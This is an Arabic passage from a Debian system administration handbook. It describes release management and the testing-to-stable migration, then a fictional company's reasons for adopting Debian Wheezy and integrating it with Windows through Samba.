من الواضح أن هذا النظام ليس معصوماً عن الخطأ؛ فالعلل الحرجة تظهر بانتظام في الحزم المضمنة في الاختبارية. مع ذلك، فهو فعال عموماً، والمشاكل التي تبرز في الاختبارية أقل بكثير من التي تجدها في غير المستقرة، وبذلك تكون للعديد من الأشخاص حلاً وسطاً مقبولاً بين الاستقرار والحداثة.

ملاحظة

محدوديات الاختبارية

مع أنها مثيرة جداً من حيث المبدأ، إلا أن الاختبارية تعاني من بعض المشاكل العملية: التشابك بين الاعتماديات المتقاطعة بين الحزم كبير لدرجة أن الحزمة لا تستطيع الانتقال وحدها إلى الاختبارية إلا نادراً. قد يكون تهجير عدد كبير من الحزم مع بعضها في الوقت نفسه إلزامياً نتيجة اعتماد الحزم على بعضها البعض، وهذا مستحيل إذا كانت بعض هذه الحزم تخضع لتحديثات منتظمة. من ناحية أخرى، يكدح السكربت الذي يتعرف على عائلات الحزم المترابطة بجد لإنشائها (هذه المسألة NP-complete، لحسن الحظ نحن نعرف بعض heuristics الجيدة لها). لهذا السبب يمكننا التفاعل مع هذا السكربت يدوياً وإرشاده عبر اقتراح مجموعات من الحزم، أو فرض تضمين بعض الحزم إلى مجموعة ما، حتى لو سبب هذا تعطل بعض الاعتماديات مؤقتاً. هذه الميزة متاحة لمديري الإصدار (Release Managers) ومساعديهم.
تذكر أن تعقيد خوارزميات المشاكل من رتبة NP-complete يتناسب مع حجم البيانات أُسيًّاً، وهذا الحجم هنا هو طول الكود (عدد الرموز) والعناصر المشتركة. الطريقة الوحيدة لحلها هي فحص جميع الترتيبات الممكنة، وهذه تحتاج طاقات هائلة. heuristic هو حل تقريبي، لكنه مقبول.

مجتمع

مدير الإصدار

مدير الإصدار (Release Manager) هو لقب مهم، يرتبط بمسؤوليات ثقيلة. في الحقيقة، يجب أن يدير حاملو هذا اللقب إصدار النسخ المستقرة الجديدة من دبيان،


وتحديد عملية تطوير الاختبارية حتى تلائم معايير الجودة للمستقرة. كما أنهم يُعرّفون جدولاً زمنياً مُقدّراً (لا يلتزم به دائماً).

هناك أيضاً مديرو الإصدار المستقر (Stable Release Managers، ويختصر غالباً إلى SRM)، الذين يختارون التحديثات للنسخة المستقرة الحالية من دبيان. يضيف مديرو الإصدار المستقر التحديثات الأمنية تلقائياً ويفحصون جميع مقترحات الإضافة الأخرى، مقترحاً بعد الآخر، التي يرسلها مطورو دبيان المتلهّفون لتحديث حزمهم في النسخة المستقرة.

1.6.4. الترقية من الاختبارية إلى المستقرة

دعنا نفترض أن حزمتنا وصلت الآن إلى الاختبارية. طالما أن هناك مجال للتحسين، يجب أن يتابع المشرف على الحزمة تحسينها وإعادة بدء العملية من غير المستقرة (لكن إضافتها لاحقاً إلى الاختبارية تكون أسرع عموماً: فإذا لم تتغير بشكل كبير، ستكون كل اعتمادياتها موجودة مسبقاً). عندما تصل إلى المثالية، ينتهي عمل المشرف. الخطوة التالية، هي تضمينها في التوزيعة المستقرة (Stable)، وما هي —في الواقع— إلا نسخة بسيطة من الاختبارية في لحظة محددة يختارها مديرو الإصدار. في الحالة المثالية، يُتَّخذ هذا القرار عند جاهزية المُثبِّت، وعندما لا يحوي أي برنامج في الاختبارية أي علل حرجة.

بما أن هذه اللحظة لن تصل أبداً في الحقيقة، يجب أن يضحي دبيان عملياً: إما بإزالة الحزم التي لا يتمكن مشرفوها من تصحيح عللها في الوقت المناسب، أو الاتفاق على إصدار توزيعة تحوي بعض العلل من بين آلاف البرامج. يعلن مديرو الإصدار قبل هذا عن فترة تجميد، تحتاج أثناءها كل التحديثات التي تصل إلى الاختبارية للموافقة. الهدف هنا منع دخول أي نسخة جديدة (مع عللها الجديدة)، وقبول التحديثات التي تصحح العلل السابقة فقط.



شكل 1.3. مسار الحزمة بين نسخ دبيان المختلفة

> *مصطلحات*
>
> التجميد: خط النهاية
>
> أثناء فترة التجميد، يتوقف تطوير التوزيعة الاختبارية؛ فلا يسمح بمزيد من التحديثات الآلية. يحق لمديري الإصدار وحدهم عندئذ تعديل الحزم، وفقاً لمعاييرهم الخاصة. الهدف هو منع ظهور علل جديدة نتيجة دخول إصدارات جديدة؛ لا تقبل إلا التحديثات المفحوصة بشكل شامل إذا كانت تصحح عللاً بارزة.

بعد إطلاق نسخة مستقرة جديدة، يتولى مديرو الإصدار المستقر إدارة كل التطويرات التالية (تدعى « مراجعات revisions »، مثلاً: 5.0.1، 5.0.2، 5.0.3، بالنسبة للإصدار 5.0). تحوي هذه التحديثات كل الترقيعات الأمنية أصولاً. كما أنها ستضم أهم التصحيحات (يجب أن يبرهن مشرف الحزمة على خطورة المشكلة التي يريد تصحيحها حتى تضاف تحديثاته).


في نهاية الرحلة، أصبحت حزمتنا المفترضة في التوزيعة المستقرة. توضح هذه الرحلة، التي لا تخلو من الصعوبات، التأخيرات الكبيرة التي تفصل إصدارات دبيان المستقرة. يساهم هذا إجمالاً في سمعة دبيان بمجال الجودة. بالإضافة لذلك، غالبية المستخدمين يرضون باستخدام إحدى التوزيعات الثلاث المتوفرة في كل الأوقات. فمديري النظم، الذين تهمهم استقرارية مخدماتهم أكثر من أي شيء، لا يحتاجون آخر صيحات النسخة الحديثة من GNOME؛ يستطيعون اختيار دبيان المستقرة، وسيكونون راضين. أما المستخدمون النهائيون، الذين تهمهم إصدارات GNOME أو KDE الأخيرة بدلاً من الاستقرارية التي لا تهتز، سيجدون دبيان الاختبارية حلاً وسطاً مقبولاً بين الحصول على أحدث البرمجيات وبين عدم وجود مشاكل كبيرة. أخيراً، المطورون والمستخدمون الأكثر خبرة يستطيعون تمهيد الطريق عبر اختبار أحدث التطورات في دبيان غير المستقرة في منبعها، على حساب أوجاع الرأس وملاقاة العلل التي تظهر في كل النسخ الجديدة من البرامج. لكل واحد دبيان خاص به!

ثقافة

GNOME و KDE، بيئتا سطح مكتب رسوميتين

GNOME (GNU Network Object Model Environment) و KDE (K Desktop Environment) هما أشهر بيئتي سطح مكتب رسوميتين في عالم البرمجيات الحرة. بيئة سطح المكتب هي مجموعة من البرامج المجمّعة مع بعضها لتسهيل إدارة معظم العمليات الشائعة من خلال استخدام واجهة رسومية. تتضمن هذه البيئات عموماً مدير ملفات، طقم برامج مكتبية، متصفح وب، برنامج بريد إلكتروني، لوازم الوسائط المتعددة، الخ. أبرز الاختلافات بينها هو اختيار المكتبة الرسومية المستخدمة: لقد اختارت GNOME مكتبة GTK+ (برمجية حرة تحت رخصة LGPL)، واختارت KDE مكتبة Qt (مشروع تدعمه شركة، متوفر اليوم تحت رخصة GPL ورخصة تجارية).

→ http://www.gnome.org/
→ http://www.kde.org/



شكل 1.4. المسار الزمني للبرامج التي تحزمها دبيان

الفصل 2. عرض الحالة المدروسة

المحتويات:

في سياق هذا الكتاب، سوف تكون أنت مدير النظام في شركة صغيرة في طور النمو. لقد آن الأوان حتى تُعيدَ صياغة خطة نظم المعلومات الرئيسية للسنة القادمة بالتعاون مع مديرك. لقد اخترت الهجرة تدريجياً إلى دبيان، وذلك لأسباب عملية واقتصادية. دعنا ننظر إلام ينتظرك بتفصيل أكبر. . .

لقد تخيّلنا هذه الحالة المدروسة حتى نتعرض لجميع خدمات نظم المعلومات الحديثة المستخدمة حالياً في الشركات متوسطة الحجم. بعد قراءة هذا الكتاب، ستملك كل العناصر اللازمة لتثبيت دبيان وحدك على مخدماتك والتحليق بجناحيك. كما ستتعلم طريقة البحث عن المعلومات بفعالية إذا واجهتك أي صعوبات.

2.1. الحاجات المتنامية سريعاً لتقنية المعلومات

شركة فلكوت تُصنّع معدات صوتية عالية الجودة. الشركة تنمو بسرعة، ولديها الآن منشأتان، منشأة في سانت‌إتيان (Saint-Étienne)، والأخرى في مون‌بلييه (Montpellier). تضم الأولى حوالي 150 موظفاً؛ وتحوي مصنع إنتاج سماعات الصوت، ومختبر للتصميم، وجميع المكاتب الإدارية. أما منشأة مون‌بلييه فهي أصغر، فيها حوالي 50 عاملاً فقط، وهي تنتج مضخمات الصوت.

> *ملاحظة*
>
> شركة خيالية اختُرِعَت لدراسة حالتها
>
> شركة فلكوت المستخدمة كمثال هنا وهمية كلياً. أي تشابه مع أي شركات حقيقية هو محض صدفة. كما قد تكون بعض المعلومات المستخدمة كأمثلة في أماكن مختلفة من الكتاب خيالية.

يعاني النظام المعلوماتي من صعوبات في التعامل مع نمو الشركة، لذلك يجب إعادة بناؤه بالكامل لتلبية الأهداف المختلفة التي وضعتها الإدارة:


- بنية تحتية حديثة، سهلة التوسعة؛
- تخفيض كلفة رخص البرمجيات عبر استخدام برمجيات مفتوحة المصدر؛
- إنشاء موقع تجارة إلكترونية، غالباً B2B (شركة إلى شركة: business to business، أي ربط نظم المعلومات بي الشركات المختلفة، مثل ربط المزود مع زبائنه)؛
- تحسينات كبيرة في الأمن لحماية أسرار تصنيع المنتجات الجديدة.

سيعتمد تصميم الخطة الجديدة للنظام المعلوماتي على هذه الأهداف.

2.2. الخطة الرئيسية

أجرت إدارة قسم تقنية المعلومات —بالتعاون معك— دراسة أكثر توسعاً، تحدد فيها بعض القيود وتعرف خطة للهجرة إلى نظام التشغيل المفتوح المصدر الذي وقع الاختيار عليه، ألا وهو دبيان.

أحد القيود الكبيرة التي وجدت في الدراسة هي أن قسم المحاسبة يستخدم برمجيات خاصة، لا تعمل إلا على Microsoft Windows™. أما المختبر فيستخدم برمجيات تصميم بمساعدة الحاسب يعمل حصراً على MacOS X™.



شكل 2.1. نظرة عامة على شبكة شركة فلكوت

سيكون الانتقال إلى دبيان تدريجياً: فلا يعقل أن تتمكن شركة صغيرة مواردها محدودة من قلب كل شيء بين ليلة وضحاها. في البداية، يجب تدريب طاقم تقنية المعلومات على إدارة دبيان. بعدها ستنقل المخدمات، بدءاً بالبنية التحتية للشبكة (المُوجِّهات routers، الجدران النارية، الخ) ثم خدمات المستخدمين (مشاركة الملفات، الوب، البريد الإلكتروني، الخ). بعد ذلك سوف تنقل الحواسيب المكتبية إلى دبيان تدريجياً، حتى نتمكن من تدريب كل قسم (داخلياً) أثناء فترة نشر النظام الجديد.

2.3. لماذا توزيعة غنو/لينكس؟

أساسيات

لينكس أو غنو/لينكس؟

لينكس، كما تعلم، مجرد نواة. لذلك من الخطأ أن يقال « توزيعة لينكس » أو « نظام لينكس »: فهي في الحقيقة توزيعات أو نظم تعتمد على لينكس. تغفل هذه العبارات ذكر البرمجيات التي تستخدم دوماً لإكمال هذه النواة، ومنها البرامج التي طورها مشروع غنو (GNU). يُصرُّ د. ريتشارد ستولمن، مؤسس هذا المشروع، على ضرورة استخدام العبارة « غنو/لينكس »، للاعتراف بالإسهامات المهمة التي قدمها مشروع غنو ولإظهار مبادئ حرية البرمجيات بشكل أفضل.

اختار دبيان اتباع هذه التوصية، ولذلك يسمّي توزيعاته حسب هذه النصيحة (أي أن آخر إصدارة مستقرة هي دبيان غنو/لينكس 7).

أثرت عوامل عديدة على هذا الخيار. مدير النظم، الذي يعرف استخدام هذه التوزيعة، تأكد من إضافتها بين النظم المرشحة للخطة الجديدة للنظام المعلوماتي. لقد تقيّدت ميزانية هذه العملية نتيجة الظروف الاقتصادية الصعبة والمنافسة الضارية، رغم أهميتها الحاسمة لمستقبل الشركة. لهذا السبب وقع الاختيار على الحلول مفتوحة المصدر مباشرة: تشير دراسات حديثة عديدة إلى أنها أقل كلفة من الحلول التجارية المحتكرة (proprietary) مع أنها تقدم جودة خدمة توازيها أو أفضل منها إذا توافر الطاقم المؤهل لتشغيلها.

ممارسة عملية

كلفة الملكية الإجمالية (TCO)

الكلفة الإجمالية للملكية (Total Cost of Ownership) هي مجموع الأموال المصروفة على امتلاك أو تحصيل عنصر ما، وهو نظام التشغيل في هذه الحالة. يتضمن هذا السعر تكاليف الترخيص، وتكاليف تدريب الموظفين للعمل على البرمجيات الجديدة، وكلفة استبدال الأجهزة البطيئة جداً، والتصليحات الإضافية، الخ. كل ما ينتج عن الخيار الأولي بشكل مباشر سوف يؤخذ بعين الاعتبار.

هذه الكلفة الإجمالية، التي تختلف حسب المعايير المعتمدة أثناء تقييمها، نادراً ما يكون لها أي معنى بحد ذاتها. لكن من المفيد مقارنة TCOs للخيارات المختلفة المتاحة إذا كانت تتبع نفس المعايير. جدول التقييم هذا له أهمية كبيرة إذن، ومن السهل التلاعب به لرسم نتائج نهائية معروفة مسبقاً. بالتالي، لا معنى لحساب TCO لجهاز مفرد، لأن كلفة مدير النظام ستنعكس أيضاً على عدد الأجهزة الكلي التي يديرها، وهذا العدد يعتمد بشكل واضح على نظام التشغيل والأدوات المستخدمة.

من نظم التشغيل الحرة، اطلع قسم تقنية المعلومات على نظم BSD الحرة (OpenBSD، وFreeBSD، وNetBSD)، وعلى GNU Hurd، وعلى توزيعات لينكس. رفض GNU Hurd فوراً، فهو لم يصدر أي نسخة مستقرة حتى الآن. الخيار بين BSD ولينكس أسهل. للنظام الأول حسنات عديدة، خصوصاً على المخدمات. لكن التوجه العملي دفعهم لاختيار نظام لينكس، بما أن شهرته وقاعدة مستخدميه كبيرتين جداً وهناك تبعات إيجابية كثيرة لهذا الأمر. إحدى هذه التبعات هي أن العثور على الشخص المؤهل لإدارة أجهزة لينكس أسهل من العثور على فني خبير بنظام BSD. بالإضافة لذلك، لينكس يتكيف مع العتاد الأحدث أسرع من BSD (رغم أنهما كفرسي رهان في هذا السباق). أخيراً، تتلائم توزيعات لينكس غالباً مع تثبيت واجهات المستخدم الرسومية سهلة الاستخدام، التي لا يستغني عنها المبتدئون أثناء تهجير الأجهزة المكتبية إلى النظام الجديد.

بدائل

دبيان GNU/kFreeBSD

منذ دبيان سكويز، أصبح استخدام دبيان مع نواة FreeBSD ممكناً على حواسيب 32 و64 بت؛ هذا ما تعنيه المعماريتان `kfreebsd-i386` و `kfreebsd-amd64`. مع أن هاتين المعماريتين موسومتان على أنهما « تجريبيتان » (معاينة تقنية)، إلا أن 90% من البرمجيات التي توفرها دبيان متاحة عليهما.
قد تمثل هاتين المعماريتين خياراً مناسباً لمديري النظم في شركة فلكوت، خصوصاً للجدران النارية (تدعم النواة ثلاثة جدران نارية مختلفة: IPF، وIPFW، وPF) أو لنظام NAS (نظام تخزين متصل بالشبكة، network attached storage system، حيث نظام الملفات ZFS مدعوم رسمياً).

2.4. لماذا توزيعة دبيان؟

بعد وقوع الاختيار على عائلة لينكس، يجب اتخاذ قرار أكثر تحديداً. هناك معايير كثيرة أيضاً هنا لأخذها بعين الاعتبار. يجب أن تتمكن التوزيعة المختارة من العمل لسنوات، لأن الهجرة من واحدة لأخرى ستسبب تكاليف إضافية (ولو أنها أقل من الهجرة بين نظامي تشغيل مختلفين تماماً، مثل Windows أو OS X).

فالاستمرار عامل أساسي، ويجب أن تضمن التوزيعة توفير تحديثات منتظمة والترقيعات الأمنية لعدة سنوات. توقيت التحديثات مهم أيضاً، لأن شركة فلكوت لا تستطيع التعامل مع هذه العملية المعقدة مرات كثيرة، نتيجة أعداد الأجهزة الكبيرة التي يجب إدارتها. لذلك أصر قسم تقنية المعلومات على استخدام آخر نسخة مستقرة من التوزيعة، للاستفادة من أفضل مساعدة فنية، ومن الترقيعات الأمنية المضمونة. في الواقع، التحديثات الأمنية مضمونة فقط لمدة محدودة عموماً على النسخ الأقدم من التوزيعة.

أخيراً، لدواعي التجانس وسهولة الإدارة، يجب أن تعمل التوزيعة المختارة على جميع المخدمات (بعضها أجهزة Sparc، تعمل حالياً بنظام Solaris) والحواسيب المكتبية.

2.4.1. التوزيعات التجارية والمجتمعية

هناك فئتان أساسيتان لتوزيعات لينكس: التجارية والمجتمعية. الأولى تطورها الشركات، وتباع مع خدمات دعم فني تجارية. أما الأخيرة فتُطوَّر حسب نموذج التطوير المفتوح نفسه المستخدم في البرمجيات الحرة التي تتألف منها التوزيعة.

تميل التوزيعات التجارية إذن لإصدار نسخ جديدة أسرع، وذلك للتسويق للتحديثات والخدمات المرافقة لها بشكل أفضل. يرتبط مستقبل تلك التوزيعات بالنجاح التجاري لشركاتها بشكل مباشر، وقد اختفت العديد منها سابقاً (Caldera Linux، StormLinux، الخ).

لا تتبع التوزيعات المجتمعية أي جداول عمل خارجية. وكما هو حال نواة لينكس، لا تصدر النسخ الجديدة إلا عندما تصبح مستقرة، وليس قبل ذلك أبداً. بقاء هذه التوزيعات مضمون، طالما أنها تملك عدداً كافياً من المطورين الأفراد أو الشركات الأخرى التي تدعمها.

أدت المقارنة عدة توزيعات لينكس مختلفة إلى اختيار دبيان لأسباب متنوعة:

- توزيعة مجتمعية، يضمن أن تطويرها سيستمر بعيداً عن أي قيود تجارية؛ فأهداف هذه التوزيعة تقنية إذن، ويبدو أنها تفضل جودة المنتج ككل.
- هذه هي التوزيعة الأبرز من بين كل التوزيعات المجتمعية من عدة نواحي: عدد المساهمين، عدد حزم البرمجيات المتوفرة، وسنين حياتها. حجم مجتمعها دليل لا ريب فيه على استمراريتها.
- إحصائياً، تصدر النسخ الجديدة كل 18 إلى 24 شهر، وهو جدول مقبول بالنسبة لمديري النظم.
- أظهر استطلاع لعدة شركات خدمات فرنسية متخصصة في البرمجيات الحرة أن جميعها يوفر دعم تقني لدبيان؛ كما أنها التوزيعة المستخدمة داخلياً في العديد من هذه الشركات. هذا التنوع في مزودي الخدمات المتوفرين مقوّم هام لدعم استقلالية شركة فلكوت.
- أخيراً، دبيان متوفرة على عدد غفير من المعماريات، بما فيها Sparc؛ بالتالي، يمكن تثبيتها على مخدمات Sun المختلفة التي تملكها شركة فلكوت.

بعد اختيار دبيان، يجب تحديد أي نسخة ستستخدم. دعنا نرى لم اختار مديرو النظم دبيان ويزي.

2.5. لماذا دبيان ويزي؟

يبدأ كل إصدار من دبيان حياته كتوزيعة متغيرة باستمرار، التي تعرف أيضاً باسم « الاختبارية ». لكن عند قراءتك لهذه السطور، يجب أن تكون دبيان ويزي أحدث نسخة « مستقرة » من دبيان.

ما يبرر اختيار دبيان ويزي هي حقيقة أن أي مدير نظم يهتم بجودة مخدماته سينجذب طبيعياً نحو النسخة المستقرة من دبيان. لم يأخذ مديرو النظم في فلكوت النسخة المستقرة السابقة بعين الاعتبار حتى لو كانت ستبقى مدعومة لفترة من الزمن، لأن فترة دعمها لن تكون طويلة بما يكفي، كما أن النسخة الأحدث تقدم ميزات جديدة مفيدة يهتمون بها.

الفصل 3. تحليل التثبيت السابق والهجرة

المحتويات:

أي تعديل على النظام المعلوماتي يجب أن يأخذ النظام السابق بعين الاعتبار. هذا يسمح بإعادة استخدام الموارد المتاحة لأقصى حد ممكن ويضمن التوافق السليم بين العناصر المختلفة التي تؤلف النظام. ستقدم هذه الدراسة إطار عمل عام يمكن اتباعه في حالات تهجير البنية التحتية الحاسوبية إلى لينكس.

3.1. التعايش المشترك في البيئات غير المتجانسة

يتكامل ديبان بشكل جيد جداً في كل أنواع البيئات السابقة ويتناغم مع أي نظام تشغيل آخر. هذا الانسجام شبه المثالي ناتج عن ضغط السوق الذي يطلب التزام ناشري البرمجيات بتطوير برامج تتبع المعايير القياسية. يسمح هذا الالتزام بالمعايير لمديري النظم باستبدال البرامج: سواء المخدمات أو العملاء، وسواء كانت حرة أم لا.

3.1.1. التكامل مع أجهزة ويندوز

يضمن دعم Samba لبروتوكول SMB/CIFS التواصل بشكل ممتاز في بيئات ويندوز. يتيح Samba (سامبا) مشاركة الملفات وأرتال الطباعة مع العملاء التي تستخدم ويندوز، ويتضمن برمجيات تسمح لأجهزة لينكس باستخدام الموارد المتاحة على مخدمات ويندوز.

أدوات

سامبا

تعمل النسخة 2 من سامبا مثل مخدم ويندوز NT (مصادقة، ملفات، أرتال الطباعة، تنزيل تعاريف الطابعات، DFS، الخ). أما النسخة 3 فتعمل مع Active Directory، وهذا يسمح بالعمل المشترك مع متحكمات نطاقات NT4، كما تدعم RPCs (نداءات الإجراءات البعيدة، Remote Procedure Calls). أعيدت كتابة النسخة 4 حتى تستطيع تقديم متحكم نطاق (domain controller) متوافق مع Active Directory.

3.1.2. التكامل مع أجهزة Mac OS

